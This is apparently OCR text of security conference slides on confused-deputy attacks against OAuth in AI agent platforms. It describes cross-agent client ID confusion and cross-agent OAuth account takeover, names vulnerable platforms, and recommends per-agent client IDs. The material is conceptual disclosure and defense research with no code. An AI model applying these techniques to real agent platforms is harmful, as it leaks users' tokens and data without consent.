
Expectation (End-user's Perspective):

- My authorization for one ***agent*** should not go to another ***agent***.

Reality:

Cross-agent Confused Deputy

Confused Deputy: A tale of two attacks



Expectation (End-user's Perspective):

- My authorization for one ***agent*** should not go to another ***agent***.
- My authorization at one ***tool*** should not go to another ***tool***.


Reality:

Cross-agent	Confused Deputy
Cross-agent Cross-tool	Confused Deputy

Confused Deputy: Background

OAuth Registration

- OAuth Client pre-register at Authorization Server
- ***Client ID***: unique identifier of an ***OAuth client***, issued by authorization server




Traditional OAuth: Each ***Client ID*** used only in ***one agent***

Confused Deputy: Background

OAuth Registration

- OAuth Client pre-register at Authorization Server
- ***Client ID***: unique identifier of an ***OAuth client***, issued by authorization server




Traditional OAuth: Each ***Client ID*** used only in ***one agent***

Common Design for OAuth-as-a-Service

- Provides ***pre-built integrations*** for popular tools (e.g., Dropbox, Outlook, GitHub)
- Handles OAuth (pre-)registration as well, with client_id & client_secret baked in


⇒ Offers out-of-the-box tool support for custom agents



OAuth-as-a-Service: Each ***Client ID*** shared by ***multiple agents***

Confused Deputy: Attack & Defense

Attack Type 3 – Cross-agent Client ID Confusion




Attack:

- End-user consents at a pre-built tool for one agent
- Access granted w/o consent to an attacker-controlled agent

Confused Deputy: Attack & Defense

Attack Type 3 – Cross-agent Client ID Confusion




Attack:

- End-user consents at a pre-built tool for one agent
- Access granted w/o consent to an attacker-controlled agent

Confused Deputy: Attack & Defense

Attack Type 3 – Cross-agent Client ID Confusion





Attack:

- End-user consents at a pre-built tool for one agent
- Access granted w/o consent to an attacker-controlled agent

Confused Deputy: Attack & Defense

Attack Type 3 – Cross-agent Client ID Confusion





Attack:


- End-user consents at a pre-built tool for one agent
- Access granted w/o consent to an attacker-controlled agent

Defense:

- Only use shared client_id in 1st-party platforms or agents
- Otherwise, **Always BYO** (Bring Your Own client_id) !
  - Register **per-agent**, not per-Token Manager client_id

Confused Deputy: Background


Cross-app/tool OAuth Account Takeover (COAT)



- **Attacker:** infiltrates via malicious tool
- **Assumption:** platform w/ open marketplace
- **Target:** a benign tool in the platform

⇒ **Impact:** victim's tokens leaked to attacker

[BHUSA '24] Kaixuan Luo et al. One Hack to Rule Them All: Pervasive Account Takeovers in Integration Platforms for Workflow Automation, Virtual Voice Assistant, IoT, & LLM Services. https://www.youtube.com/watch?v=qrHEBElig3c



BHUSA '24 & USENIX Security '25

- ***Real-world exploit*** against Multiple integrated apps / integrations in a platform
- *e.g.,* Steal Outlook emails / Azure secrets w/o explicit consent (CVE-2023-36019, CVSS: 9.6)

[USENIX Security '25] Kaixuan Luo et al. Universal Cross-app Attacks: Exploiting and Securing OAuth 2.0 in Integration Platforms. https://www.usenix.org/conference/usenixsecurity25/presentation/luo-kaixuan

Confused Deputy: Attack


Attack Type 4 – Cross-agent COAT

6 Vulnerable Instances

Microsoft Copilot Studio ...


coze nango

[BHUSA '24] Cross-app/tool OAuth Account Takeover (COAT)



- **Attacker:** infiltrates via malicious tool
- **Assumption:** platform w/ open marketplace
- **Target:** a benign tool in the same platform

